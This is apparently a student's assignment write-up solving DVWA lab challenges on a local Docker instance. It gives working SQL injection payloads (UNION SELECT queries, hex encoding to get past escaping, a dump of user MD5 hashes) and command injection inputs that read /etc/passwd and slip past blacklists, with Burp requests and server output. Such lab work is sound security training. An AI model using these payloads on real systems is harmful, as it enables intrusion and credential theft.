Web Security and Malware Analysis

Answers for Assignment 4

SILVIA LUCIA SANNA – 70/90/00053

Task 1 – SQL Injection


To solve this task, I first have to connect via docker to website DVWA and select the right level I want to exploit and go to session SQL Injection. As the name suggests, I have to make some SQL injection which is an attack to databases where the attacker can inject another query and steal some data, of course if there is no protection in the database and using some structure that I will explain later on. All three levels are solved making the same query structure.

Before looking for what I want to know in the database I have to know the name of the databases, the tables, the columns and to do this I make queries to information_schema selecting each time the proper column representing if I want to know the database, the tables, the columns. It is very important to remark that I am not executing only the query to discover the database, but a query is already running in the web application. This query is the one in which I have to fill in one field, displayed in the web app as for example "Insert your name/id" or something that lets think there is a database interaction.

So, I have to make two queries at the same time, and I need a word to concatenate them, which is UNION. This has a main characteristic: the columns to be extracted in the first query must be equal to the columns extracted in the second query (and so on if I have much more queries). How to know how many columns are there in the first query? In this case if I click on the button "View code" at the end of the page, I can see how the first query is structured. If I cannot see the code, I have to put after the SELECT statement a number n of NULL words until I cannot get anymore the error "Previous query has a different number of columns” or something like that. In this lab the number of columns is 2.

This is how I solved all three levels:


- Low: This is a very common scenario for SQL injection where I must enter some input to interact with the database. So, first, is the web application SQL injectable? I try to put a quote mark in the field: I get a SQL error because in the query there is an odd number of quote marks which gives an error in the SQL syntax. So now I can make the right queries to know databases, tables, columns and so know what I want to inject.



User ID: schema.schemata -- Submit

```
ID: ' UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name:
Surname: dvwa

ID: ' UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name:
Surname: information_schema
```


Figure 1: SQL injection low level, schema information



User ID: Submit

```
ID: bla' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa' -- --
First name:
Surname: guestbook

ID: bla' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema='dvwa' -- --
First name:
Surname: users
```


Figure 2: SQL injection low level, tables information


User ID: Submit

```
ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: user_id

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: first_name

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: last_name

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: user

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: password

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: avatar

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: last_login

ID: bla' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' -- --
First name:
Surname: failed_login
```

Figure 3: SQL injection low level, know columns in users table in dvwa database


- Medium: As I clicked on the challenge, I noticed that there is no field where I can inject the SQL because I had only a drop-down menu. So, I thought to open “Burp” and thanks to the repeater inject the SQL queries. In Burp I had two different fields where I could have made the inject: I mean there are only two variables “id” and “Submit”, only the field id is vulnerable (as I can also see from the code).



```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

Figure 4: SQL injection medium level source code, id field to submit query


Another characteristic of this level is that I cannot use the quote mark, or better there is a sanitization that protects the SQL injection. So first of all I cannot put the quote between the id number and the UNION word (I put a space) and also the quotes in the WHERE statement if I want to specify a particular database or table (I have tried with ascii expressions for quotes in hex or using % symbol, also I tried the CHAR with the decimal and hexadecimal representation of the quote marks but did not work, so I solved using the hex representation of that word).



```
13
14 id=1 UNION SELECT NULL, schema_name FROM information_schema.schemata -- &Submit=Submit
```

```
84 /form>
85 pre>
    ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata -- <br />
    First name: admin<br />
    Surname: admin
   /pre>
   pre>
    ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata -- <br />
    First name: <br />
    Surname: dvwa
   /pre>
   pre>
    ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata -- <br />
    First name: <br />
    Surname: information_schema
   /pre>
86 iv>
```


Figure 5: SQL injection medium level, schema information. Line 14 you see query in the request and on response the response



```
14 id=1 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=CHAR(27)dvwaCHAR(27)-- &Submit=Submit
```

```
 1 HTTP/1.1 200 OK
 2 Date: Sat, 12 Dec 2020 11:54:33 GMT
 3 Server: Apache/2.4.25 (Debian)
 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 5 Cache-Control: no-store, no-cache, must-revalidate
 6 Pragma: no-cache
 7 Vary: Accept-Encoding
 8 Content-Length: 173
 9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <pre>
     You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'dvwaCHAR(27)--' at line 1
   </pre>
```


Figure 6: SQL injection medium level, know table names of schema dvwa using CHAR(27) for quote mark



```
14 id=1 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x64767761-- &Submit=Submit
```

```
84           </form>
85           <pre>
               ID: 1 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x64767761-- <br />
               First name: admin<br />
               Surname: admin
             </pre>
             <pre>
               ID: 1 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x64767761-- <br />
               First name: <br />
               Surname: guestbook
             </pre>
             <pre>
               ID: 1 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x64767761-- <br />
               First name: <br />
               Surname: users
             </pre>
```

Figure 7: SQL injection medium level, know table names of schema dvwa using hex



Request


```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
Connection: close
Cookie: PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7; security=medium
Upgrade-Insecure-Requests: 1

id=1 UNION SELECT NULL, column_name FROM
information_schema.columns WHERE table_name=0x7573657273 --
&Submit=Submit
```

Response

```
      Surname: user_id
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: first_name
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: last_name
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: user
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: password
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: avatar
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: last_login
    </pre>
    <pre>
      ID: 1 UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -- <br />
      First name: <br />
      Surname: failed_login
    </pre>
```

Figure 8: SQL injection medium level, know columns of table users in database dvwa


- High: the scenario of the high level is very similar to the first one because in this level I had a message "Click here to change your ID" and as I clicked it opened to me the same scenario of low level but in another tab. But what is the difference with respect to the low level?



```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
```

Figure 9: SQL injection high level LIMIT 1 in query


Looking at the code, the output should print only first line (the query has "LIMIT 1" of the query result but I do not know why this did not work and so I saw all outputs. So, for me did not change nothing from the low level.



Click here to change your ID.

```
ID: 1' UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name:
Surname: dvwa

ID: 1' UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name:
Surname: information_schema
```

Figure 10: SQL injection high level, databases names


Click here to change your ID.

```
ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 11: users and passwords list hashed in md5

I have not reported all the screens about the output of this level because they were pretty similar to the low level. I have reported only one output screen as it was the same to all levels.

After that I had to decrypt the passwords which were the same for all the three levels. I noticed that the encryption was md5 so I browsed a online decoder where I past all passwords. I had the decoding for all users except for "1337" for who I tried different other websites but none of the tried ones could gave me the plain password: the error was commonly "we don't have this hash in our database"; in fact the password is not one of the very most commonly but is between the most commonly 10000 passwords where most sites cannot have.


Task 2 – Command Injection

In this task I had to solve two different challenges: DVWA Command Injection and 2 levels of Natas.

In the DVWA challenges I had to insert an IP to where connect but, as I also wanted to see the password file so I had to make a command injection to execute both commands as in the previous task I had to execute two queries at the same time. In SQL this is done using the UNION statement and in the command injection using the semicolon but also the bar.

- DVWA low: I had no limits, so I made a simple command injection attack: 127.0.0.1; cat /etc/passwd and it worked, I had the output.

- DVWA medium: in this level I tried the same command as the previous level, but I did not work. So, I thought that there could be a sanitization, in fact inspecting the code I can see that some characters cannot be used.




```
// Set blacklist
$substitutions = array(
    '&&' => '',
    ';'  => '',
);
```

Figure 12: command injection substitution (blacklist) for medium level

As I previously mentioned the bar is a substitution character of the semicolon, so I decided to use the command: 127.0.0.1| cat /etc/passwd

- DVWA high: as the command used in the previous level did not work, I looked at the code and noticed that the blacklist had much more elements.




```
// Set blacklist
$substitutions = array(
    '&'  => '',
    ';'  => '',
    '| ' => '',
    '-'  => '',
    '$'  => '',
    '('  => '',
    ')'  => '',
    '`'  => '',
    '||' => '',
);
```

Figure 13: command injection substitution (blacklist) for high level

What I have noticed is that yes, the bar is in the blacklist but followed with a space, so if you put the bar without space it should work. In fact the command I put is: 127.0.0.1|cat /etc/passwd.

Here I reported only the output for high level but it was the same for each level of course putting the correct command.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
